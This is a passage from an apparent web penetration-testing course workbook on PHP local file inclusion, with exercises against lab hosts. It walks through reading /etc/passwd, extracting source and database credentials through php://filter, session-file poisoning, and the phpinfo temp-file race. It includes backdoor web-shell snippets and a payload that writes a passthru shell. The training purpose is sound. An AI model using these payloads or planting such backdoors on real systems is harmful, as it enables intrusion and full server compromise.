
The first part of this exercise is going to target a blog application located at <http://blog.sec642.org>. The web server is an Ubuntu Linux server and the web application is written in PHP.

During reconnaissance and your initial discovery process you were able to determine that the application consists of three files:

- blog.php is the primary blog application page and has a file inclusion vulnerability using the GET parameter ?page=[...]
- login.php is a page used to log in to the administrative interface of the blog and also has one additional feature which will be of interest to you
- A third PHP file exists on this server containing the database credentials used to authenticate users for the login.php page

Your goals for this exercise are as follows:

1. Following the methodology, you will first pillage local application source files for information. By viewing the source of login.php you will find the name of the file in which database credentials are stored as well as an additional feature of this page that you will be able to take advantage of.
2. Continuing to pillage the application's source files, you will then view the source of the file discovered in goal #1 and steal the database credentials.
3. Finally, you will achieve code execution by poisoning a session variable with PHP code, and including your own session file to execute the code.



For this exercise you will need to make use of Burp Suite's decoder to decode base64.

- Open burp suite and switch to the "decoder" tab.
- Change the "decode as..." dropdown to "base64".


Any text pasted into the top input box will now be automatically decoded to raw text and placed in the output box.

Exercise: Answers Ahead!

- Stop here if you would like to solve the exercise yourself
- You will be using the discovered pages to achieve each of the three goals
- The pages ahead will walk you through the process step-by-step

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

You may work through this portion of the exercise on your own, trying to achieve the goals, or follow along with the steps on the pages ahead. Once you are finished, move on to Part 2.



First, determine the limitations of the file inclusion vulnerability present in page.php.

`http://blog.sec642.org/blog.php?page=/etc/passwd`

The contents of /etc/passwd are shown, meaning there are no limitations on the file inclusion operation. Since the absolute path to /etc/password was successful, we know that nothing is prepended or appended. Next we test for remote file inclusion.

`http://blog.sec642.org/blog.php?page=http://127.0.0.1/blog.php`

Including blog.php from localhost, despite the lack of the prepend limitation, means that remote file inclusion is disabled in the PHP configuration of this server. Code execution won't be so easy this time.

Exercise: php://filter on login.php

```

...<?php
include("config.php");

if(isset($_POST["username"])) {
    // Login failed
    echo '<p style="color:red">Invalid Username or
Password.</p>';

    // Save username for easier login retry
    $_SESSION["saved_username"] = $_POST["username"];
}

?>
...

```

Goal 1 complete!

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Knowing that we can't simply include login.php to view its source code, you will have to use php://filter to base64 encode the file for inclusion and then decode it using Burp decoder.

<http://blog.sec642.org/blog.php?page=php://filter/read=convert.base64-encode/resource=login.php>

Copy the resulting base64 encoded file into Burp decoder to view the source of login.php. Your output from the decoder should look like so:

```

...
<?php
include("config.php");

if(isset($_POST["username"])) {
    // Login failed
    echo '<p style="color:red">Invalid Username or Password.</p>';

    // Save username for easier login retry
    $_SESSION["saved_username"] = $_POST["username"];
}
?>
...

```

Notice the name of the configuration file being included is config.php. Your next step is to view the source of this file as well. Also notice the interaction happening with the \$_SESSION variable. The login.php page is saving any username used in a login attempt to the current session. Keep this in mind for later, it may come in handy.

Goal 1 complete!



Next you will use the same technique to view the contents of config.php:

<http://blog.sec642.org/blog.php?page=php://filter/read=convert.base64-encode/resource=config.php>


Copy the resulting base64 encoded file into Burp decoder to view the source of config.php. Your output from the decoder should look like so:

```
<?php
// Connection's Parameters
$db_host="localhost";
$db_name="blog";
$username="sec642blog";
$password="133t_blag_pa55wd!";
$db_con=mysql_connect($db_host,$username,$password);
$connection_string=mysql_select_db($db_name);

// Connection
mysql_connect($db_host,$username,$password);
mysql_select_db($db_name);
?>
```

You now have database credentials. Goal 2 complete!

Exercise: Poison Session File



Now that you've finished pillaging local files for information, you will use what you've learned to achieve code execution. First, go to login.php.

<http://blog.sec642.org/login.php>

Remember from when you viewed the source of login.php, you noticed that all usernames used in a login attempt were stored to the session. This means that you can poison the session file with PHP code that will be executed if you can cause a vulnerable page to include the session file.

Use the login page to log in as: `ted<?php phpinfo(); ?>`

Use anything as the password.

Click on **Log In**. Notice that even though your login attempt failed, the username box is now populated with what you typed into it previously. You've successfully poisoned the session file with PHP code.

Exercise: Include Session File



Complete the attack by finding your session ID and using it to determine the file in which your session variables are stored.

To find your session ID, go to your cookies (Firefox: Tools->Cookie Editor) and find the **PHPSESSID** cookie under the **blog.sec642.org** domain. Now include the path to the session file, knowing that the default location for PHP session files on an Ubuntu system is `/var/lib/php5/`.

`http://blog.sec642.org/blog.php?page=/var/lib/php5/sess_[your session ID]`

The output of the page will first show the session file and any other session variables that have been set, followed by the "saved_username" variable which we have poisoned with PHP code. After "ted" you will see the beginning of where our PHP code was executed. This is indicated by the header of the phpinfo page which is what is displayed by the call to `phpinfo()`.

Goal 3 complete!

Review: File Inclusion

- File inclusion allows for us to load files from the system
 - Or from remote machines
- We were able to discover and exploit the flaw in this exercise

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This exercise allowed us to experience finding LFI and RFI flaws. It also enabled us to exploit these flaws.

Course Roadmap

- **Advanced Discovery and Exploitation**
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- Web Application Firewall and Filter Bypass
- Capture the Flag

- Web Penetration Testing
 - Methodology
 - Understanding Context
- Burp Suite In-Depth
 - Burp Target
 - Burp Proxy
 - Burp Intruder
 - Burp Repeater
 - Burp Scripting
 - Exercise: Burp Suite
- Discovery and Exploitation
 - Dealing with Complex Applications
- File Inclusion and Code Execution
 - Exploiting File Inclusion
 - Remote FI and Code Execution
 - Exercise: File Inclusion
 - Local FI and Code Execution
 - Exercise: LFI
 - **PHP File Upload Attack**
 - Exercise: File Upload
- SQL Injection
 - Injection Methodology
 - Data Exfiltration
 - SQL Injection Tools
 - Exercise: SQL Injection

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This page intentionally left blank.

PHP File Upload Attack v1

- Whitepaper written by Vladimir Vorontsov and Arthur Gerkis in Jan 2011 for ONsec
 - Oddities in Windows PHP file read functions (include() and others)
 - FindFirstFile() system call in Windows translates "<" into "*"
- PHP stores any file sent as upload via HTTP POST in a temporary file for the duration of the HTTP request
 - The file is deleted at the completion of the request
 - On Windows, PHP uploads are in: C:\Windows\Temp\php[??].tmp
 - The attacker doesn't know the filename, so they can't include it
- Upload PHP code via POST and use LFI as follows:
`fileview.php?loc=C:\Windows\Temp\php<.tmp`
 - Includes the first file matching: C:\Windows\Temp\php*.tmp

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

We're now going to discuss two variations of a local file inclusion attack leading to code execution that take advantage of PHP's file upload functionality.

The first technique we will discuss was presented in a whitepaper written by Vladimir Vorontsov and Arthur Gerkis in January of 2011 for Onsec.ru. The paper is available here: <http://onsec.ru/onsec.whitepaper-02.eng.pdf>. The researchers noticed some oddities in the Windows PHP file read functions, the include function as well as a few others. When interacting with the windows file system these functions use the FindFirstFile() system call. The oddity of this system call is that it translates any "<" character into a wildcard "*" character. This allows an attacker to take advantage of the wildcard and include a file whose name is not completely known.

So how is this relevant to file uploads in PHP? Let's briefly look at how PHP handles file uploads. When an HTTP POST request containing a file upload is made to a PHP page, regardless of whether or not the page is expecting a file, PHP stores the contents of that file in a temporary location such as "C:\Windows\Temp\php[random string].tmp". This temporary file is then deleted when the request and response interaction completes. The purpose of this is to allow the PHP code to copy the file to its final destination during execution and to immediately clean up once execution has finished. If PHP does not handle the file upload, it is simply deleted. If an attacker can upload a file with PHP code in it and force a vulnerable page to include that file before it is deleted, code execution is achieved. The problem is that the attacker has no way of knowing what the full file path of the temporary file is.

Both variations of the file upload attack will depend on finding file path of the temporarily stored uploaded file. In the first variation, we take advantage of Windows' translating "<" into a wildcard to include the temporarily uploaded file. To do this, the attacker performs a POST file upload, containing the PHP code they wish to execute, to the following URL:

`fileview.php?loc=C:\Windows\Temp\php<.tmp`

This causes the vulnerable PHP script to include the following file path, bypassing the need to know the exact file name, and executing any code found within:

`C:\Windows\Temp\php*.tmp`

PHP File Upload Attack v2 (1)

- Inspired by the ONsec paper, a further attack was discovered by Brett Moore in Sept 2011
- Code execution if the following are true:
 - The target application contains an LFI flaw
 - There is a phpinfo() page on the server
- A phpinfo() page is used to find the name and location of the temporary upload file by looking at `$_FILES` array:
 1. Attacker tries uploading file to phpinfo() page via POST
 2. Response is read until the contents of `$_FILES` is visible
 3. Response reading is stalled, preventing file deletion
 4. Attacker uses LFI with a new request to include the file

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

The second variation of this attack, inspired by the first, was discovered by Brett Moore in September 2011 and is described in the whitepaper found here:

<http://www.insomniasec.com/publications/LFI%20With%20PHPInfo%20Assistance.pdf>. This attack, like the first, also takes advantage of PHP creating a temporary file for each attempted upload. However, it finds the name of this temporary file by interrogating a phpinfo() page located somewhere else on the server.


This attack requires one page containing a local file inclusion flaw and a second page containing the output of the phpinfo() call in PHP. This second requirement is what allows the attacker to know the name of the temporary uploaded file. The phpinfo() page is like a debugging page, it shows all variables currently visible to PHP. This includes the variable that a developer uses to refer to the location of the temporarily uploaded file. To make it possible for a developer to copy this temporary file before it is deleted, PHP stores its location in an array named `$_FILES` which is conveniently displayed to us by the phpinfo() page.

With these two components in place, here is how we execute the attack:

1. The attacker creates a file upload POST request to the phpinfo() page. The contents of the uploaded file contain executable PHP code. This causes a temporary file to be created; its location is stored in the `$_FILES` array. The `$_FILES` array is then displayed back to the browser in the response. Notice that the file upload must be directed at the phpinfo() page, so that we can see the contents of the `$_FILES` array in its output.
2. The attacker reads the response back from the phpinfo() page making sure not to read it completely, and keeping the connection open, but only reading up to the point in the response where the contents of the `$_FILES` array can be found.
3. Reading of the response is then stalled, preventing the connection from being closed, thereby delaying the deletion of the temporary file. This connection is forcefully kept open until the attack is completed. Notice the attacker now has the filename of the temporarily created upload file and the file will not be deleted for now.
4. In a completely separate request, the attacker exploits the local file inclusion flaw to include the temporary upload file, achieving code execution.

PHP File Upload Attack v2 (2)

Implemented by `phpinfolfi.py`



Whew! That sounds complicated. Thankfully this entire attack is automated in a tool developed by Brett Moore, available here: <http://www.insomniasec.com/publications/phpinfolfi.py>. Let's look at how it works visually.

On the left side of the image we see the attacker and the web server. The attacker eventually makes two HTTP requests. The first request happens early and is kept open until the end of the attack. The second request happens halfway through the first and its completion indicates the end of the attack. This is illustrated by the arrow on the left indicating the passage of time.

1. To illustrate the first request, here is what it would look like as an HTML form. Notice the form is uploading a file as a POST request to the `phpinfo` page.
2. Once the request is made, the script slowly reads the response making sure to read only a few bytes at a time. This process continues reading the HTML of the response until the following section is read:

```
$_FILES["upfile"]
Array
(
    [name] => evil.txt
    [type] => text/plain
    [tmp_name] => /tmp/phpfL9AOb
    [error] => 0
    [size] => 26
)
```

We have the temporary filename and location of the uploaded file! Now stall reading the rest of the response until we have finished the attack.

3. Now perform the local file inclusion leading to code execution:

```
fileview.php?loc=/tmp/phpfL9AOb
```

The temporary file is included and the code from the uploaded `evil.txt` is executed. Finishing up, both requests are completed and the temporary file is deleted.

Code Execution, Now What?

- Once you have code execution, what should you execute?
- Execute a single system command:
 - PHP: <?php passthru("..."); ?>
 - ASP: <% Shell("...") %>
 - With ASP, using Shell(), the command will execute without output
- Create New Files (backdoor.php/.asp):
 - Running commands one at a time can be a pain, so we create a PHP/ASP shell by writing a new file in the web root
 - PHP: The fopen and fwrite functions, writing to /var/www/
 - ASP: The FileSystemObject, writing to C:\inetpub\wwwroot
 - For a collection of backdoor web shells, see Laudanum:
 - http://laudanum.sourceforge.net/

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

In each of the attacks we've seen so far, the code that we've executed has been relatively harmless and only intended as a proof of concept. Now that we've proven that we can get it, what do we do with it?

In some cases, it may be enough to execute a single system command. For example, to start a backdoor process or change a security setting. In these cases we can use the following code snippets:

```
PHP: <?php passthru("[command to execute]"); ?>
ASP: <% Shell("[command to execute]"); %>
```

The ASP snippet in this case will not return any output, whereas the PHP snippet will return the output of the command.

Alternatively, if we need to execute multiple commands, we can execute code to create a backdoor shell in the web root of the server. Then, if we need to execute further commands, we use the backdoor file instead of the local file inclusion flaw. Here are some snippets that can be used to accomplish this:

```
PHP: <?php $f = fopen('/var/www/html/backdoor.php', 'w');
      fwrite($f, "[backdoor shell code]");
      fclose($f); ?>
ASP: <% Dim fso = server.createobject("Scripting.FileSystemObject")
      Dim f = fso.OpenTextFile("C:\inetpub\wwwroot\backdoor.asp", 2, True)
      f.Write("[backdoor shell code]")
      f.Close %>
```

Laudanum is an excellent collection of backdoor shells and source code for them which can be used for this purpose. Laudanum is available at <http://laudanum.sourceforge.net/> as well as on your Samurai VM.

File Inclusion Tips

- If open source, look for vulnerable functions
- If possible, create a local installation of the application and replicate the environment
 - Nmap OS detection and virtualization help a lot here!
- Perform discovery with "always there" files:
 - /etc/passwd and c:\windows\win.ini for absolute path
 - index.[php|asp|aspx|jsp|html] for relative path
 - Check current directory and multiples of "../"
- Test with prepend and append bypasses (%00)
- Shotgun approach, try all combinations

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Now let's take a look at some tips for performing a file inclusion attack.

- If the application that you are testing is open source, download it and look at the source code for the vulnerable functions we mentioned. Google code search can be helpful here as it allows regular expressions as a search term.
- If possible, try to replicate the target environment as a local installation of the application. It's always easier to test against your local installation and be able to debug your process locally with much more visibility. It is more preferable than firing requests at your target without being able to see what went wrong. Use Nmap's OS detection functionality to guide your replication efforts and take advantage of virtualization and snapshots to make your process more efficient.
- When performing discovery, use files that are almost guaranteed to exist such as "/etc/passwd" and "C:\Windows\win.ini" on Linux and Windows respectively. False negatives can be very dangerous and it's often impossible to tell the difference between an attack that didn't work because there was no vulnerability and an attack that didn't work because the file wasn't there.
 - Web application source files such as index.[php|asp|aspx|jsp|html] are also excellent files to test with, but make sure to check the current directory as well as with prepended multiples of "../" in case the inclusion is happening from below the web root.
- Discovery should always be tested with all limitation bypasses, including directory traversal for prepend bypass and testing with %00 and others for append bypass.
- The shotgun approach works best. Limit your testing to the web programming language in use, but otherwise test for all possibilities and combinations of prepend and append limitations.

Course Roadmap

- **Advanced Discovery and Exploitation**
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- Web Application Firewall and Filter Bypass
- Capture the Flag

- Web Penetration Testing
 - Methodology
 - Understanding Context
- Burp Suite In-Depth
 - Burp Target
 - Burp Proxy
 - Burp Intruder
 - Burp Repeater
 - Burp Scripting
 - Exercise: Burp Suite
- Discovery and Exploitation
 - Dealing with Complex Applications
- File Inclusion and Code Execution
 - Exploiting File Inclusion
 - Remote FI and Code Execution
 - Exercise: File Inclusion
 - Local FI and Code Execution
 - Exercise: LFI
 - PHP File Upload Attack
 - **Exercise: File Upload**
- SQL Injection
 - Injection Methodology
 - Data Exfiltration
 - SQL Injection Tools
 - Exercise: SQL Injection

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This page intentionally left blank.

File Upload to Code Exec Exercise

- **Target:** <http://uploads.sec642.org>

- **Discovered Files:**

- textview.tar.gz, downloadable source code for app
- textview.php, executable LFI via ?text=[...]
- phpinfo.php, a basic phpinfo page used for diagnosis

- **Goals:**

1. View the source of textview.php and phpinfo.php locally
2. Bypass file include limitations to view /etc/passwd
3. Use phpinfofolfi.py to perform a file upload file inclusion

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Scarle, All Rights Reserved

The open source application you will test is used as a basic directory listing and viewer for text files located on the server. In your mapping phase, you discovered that the application is available for download in the root directory on the uploads site.

<http://uploads.sec642.org/textview.tar.gz>

It is used to host and view text files over the web. In addition to a sample text file, the application primarily consists of two pages:

- textview.php is the application file responsible for listing and viewing text files and has a file inclusion vulnerability using the GET parameter ?text=[...]
- phpinfo.php is a basic phpinfo page included as part of the default installation package of this application and used for diagnostic purposes.

Your goals for this exercise are as follows:

1. You will view the source files of the application locally
2. Your next goal will be to determine and bypass the limitations of the file inclusion flaw and view /etc/passwd
3. Finally, you will download and use phpinfofolfi.py to perform a file upload-based file inclusion to code execution attack

Exercise: Answers Ahead!

- Stop here if you would like to solve the exercise yourself
- You will be using the discovered pages to achieve each of the four goals
- The pages ahead will walk you through the process step-by-step

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

You may work through this portion of the exercise on your own, trying to achieve the goals, or follow along with the steps on the pages ahead. Once you are finished with this section, you have reached the end of the exercise.

Exercise: View Source Locally

```
# cat textview.php
<html>
...
<h2>Currently viewing file <?php echo htmlentities($_GET["text"]); ?>:
</h2>
<code>
<?php
    include("text/" . $_GET["text"] . ".txt");
?>
</code>
...
</html>
# cat phpinfo.php
<?php
    phpinfo();
?>
# /etc/init.d/apache2 start ← Start apache if it isn't already running
* Starting web server apache2
...
Goal 1 complete!
```

Limitations:

1. "text/" is prepended to the file name
2. ".txt" is appended to the file name

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Visit the uploads.sec642.org site. Notice that directory browser is enabled and there is a backup file of the installed web application. Download the textview.tar.gz, which contains the original installation files for the textview web application.

<http://uploads.sec642.org/textview.tar.gz>

Use cat or gedit to view the source files of the textview application. Notice that "text/" is prepended, and ".txt" is appended, to the user input to form the file path.

```
$ cat textview.php
Source: include("text/" . $_GET["text"] . ".txt");

$ cat phpinfo.php
```

Goal 1 complete!

Exercise: Bypass Limitations



Open Firefox in your Samurai VM and browse to the uploads.sec642.org textview application. Try to use a basic LFI attack to read the passwd file.

<http://uploads.sec642.org/textview.php?text=/etc/passwd>

Notice how this fails and states "file not found". Now use both the prepend and append bypasses for PHP to view the contents of /etc/passwd.

<http://uploads.sec642.org/textview.php?text=../../../../../../../etc/passwd%00>

You should now see the contents of your local /etc/passwd file.

Goal 2 complete!

Exercise: Test Upload to phpinfo (1)

```
# cd /tmp
# wget http://files.sec642.org/upload_form.html
...
Saving to: `upload_form.html'

100%[=====] 269      --.-K/s   in 0s

2011-12-14 09:01:31 (46.8 MB/s) - `upload_form.html' saved [269/269]

# cat upload_form.html
<html><body>
<form action="http://127.0.0.1/phpinfo.php" method="post"
enctype="multipart/form-data">
<label for="file">Filename:</label>
<input type="file" name="file" id="file" /><br />← File upload
<input type="submit" name="submit" value="Submit" />
</form>
# exit
$ firefox /tmp/upload_form.html &
```

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Before performing the file upload attack, test that `phpinfo()` is functioning as expected.

<http://uploads.sec642.org/phpinfo.php>

Open a terminal, change into `/tmp`, and download `upload_form.html`. This is a basic file upload form targeting `uploads.sec642.org` hosted `phpinfo.php` file.

```
$ cd /tmp
$ wget http://files.sec642.org/upload_form.html
```

Take a look at the form, confirming that the action of the form is pointing to `http://127.0.0.1/phpinfo.php` using HTTP POST and contains an input field of the "file" type indicating a file upload.

```
$ cat upload_form.html
```

Now open the upload form in Firefox.

```
$ firefox /tmp/upload_form.html &
```

Exercise: Upload to phpinfo (2)

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Let's test the variable-revealing properties of phpinfo with our upload form. Use the "Browse..." button to select a basic backdoor PHP shell from the Laudanum collection.

`/opt/samurai/laudanum/php/shell.php`

Now **Submit** the form and look through the output of the phpinfo page's response to our file upload request. Scroll down to the "PHP Variables" section and find the `$_FILES` array. Here you can see the name of the file being uploaded, the mime type of the file, the temporary file upload location as well as its file size. This information has been stored in the `$_FILES` array and displayed on the page by `phpinfo()`.

Keep in mind though, this page shows the temporary location of the file during the request itself. By the time you can see the location of this temporarily uploaded file, the file has already been deleted. Remember that this file upload attack depends on being able to read the output of the phpinfo page up to this point and then stalling the reading of the response.

Exercise: Get phpinfofolfi.py


- The python script `phpinfofolfi.py`, created by Brett Moore, implements the PHP file upload attack v2 as described

```
$ cd /tmp
$ wget http://files.sec642.org/phpinfofolfi.py.txt
...
Saving to: `phpinfofolfi.py'

100%[=====] 4,892 --.-K/s   in 0s

2011-12-14 09:52:50 (510 MB/s) - `phpinfofolfi.py' saved [4892/4892]

$ gedit phpinfofolfi.py &
```



A screenshot of a terminal window. The terminal shows the command \$ cd /tmp, followed by \$ wget http://files.sec642.org/phpinfofolfi.py.txt, which is saving to phpinfofolfi.py. Below this, the command \$ gedit phpinfofolfi.py & is run, opening a new window titled "phpinfofolfi.py (/tmp) - gedit". The window displays the Python script code. The script starts with "#!/usr/bin/python" and imports sys, threading, and socket.

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

You will now use the python script `phpinfofolfi.py` to execute the PHP file upload attack v2 as previously described. This script was created by Brett Moore alongside the whitepaper describing the attack.

Change into the `/tmp` directory and download the script.

```
$ cd /tmp
$ wget http://files.sec642.org/phpinfofolfi.py.txt
$ cp phpinfofolfi.py.txt phpinfofolfi.py
```

Open the script in gedit.

```
$ gedit phpinfofolfi.py &
```

Exercise: Modify phpinfolfi.py

```
phpinfolfi.py (tmp) - gedit
File Edit View Search Tools Documents Help
phpinfolfi.py
The default payload writes a simple php shell in
"/tmp/g" which can be executed with another LFI
def setup(host, port):
    TAG="Security Test"
    PAYLOAD="%%%c|r"
<?php $c=fopen('/tmp/g','w');fwrite($c,'<?php passthru($_GET["f"]);?>');?>%%% % TAG
REQ1_DATA=.....7dbff1ded0714\r
Content-Disposition: form-data; name="dummyname"; filename="test.txt"\r
Content-Type: text/plain\r
\r
\n
.....7dbff1ded0714\r
padding=" " * 5000
REQ1="POST /phpinfo.php?"+padding+" HTTP/1.1\r
Cookie: PHPSESSID=249371110mc1or39t6tvnun42; othercookie=""+padding+"\r
HTTP_ACCEPT: "+"+padding+"*\r
HTTP_USER_AGENT: "+"+padding+"*\r
HTTP_ACCEPT_LANGUAGE: "+"+padding+"*\r
HTTP_PRAGMA: "+"+padding+"*\r
Content-Type: multipart/form-data; boundary=.....7dbff1ded0714\r
Content-Length: %s\r
Host: %s\r
\r
%s""%(len(REQ1_DATA),host,REQ1_DATA)
#modify this to suit the LFI script
LFIREQ="GET /lfi.php?load=%s%%00 HTTP/1.1\r
User-Agent: Mozilla/4.0\r
Proxy-Connection: Keep-Alive\r
Host /textview.php?text=../../../../%s%%00
24
```

This section emulates the request we made with upload_form.html

Modify the GET request to match our vulnerable LFI php script
%s is eventually replaced with the script to include

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

The script has certain hardcoded values which you will now change to fit the target application.

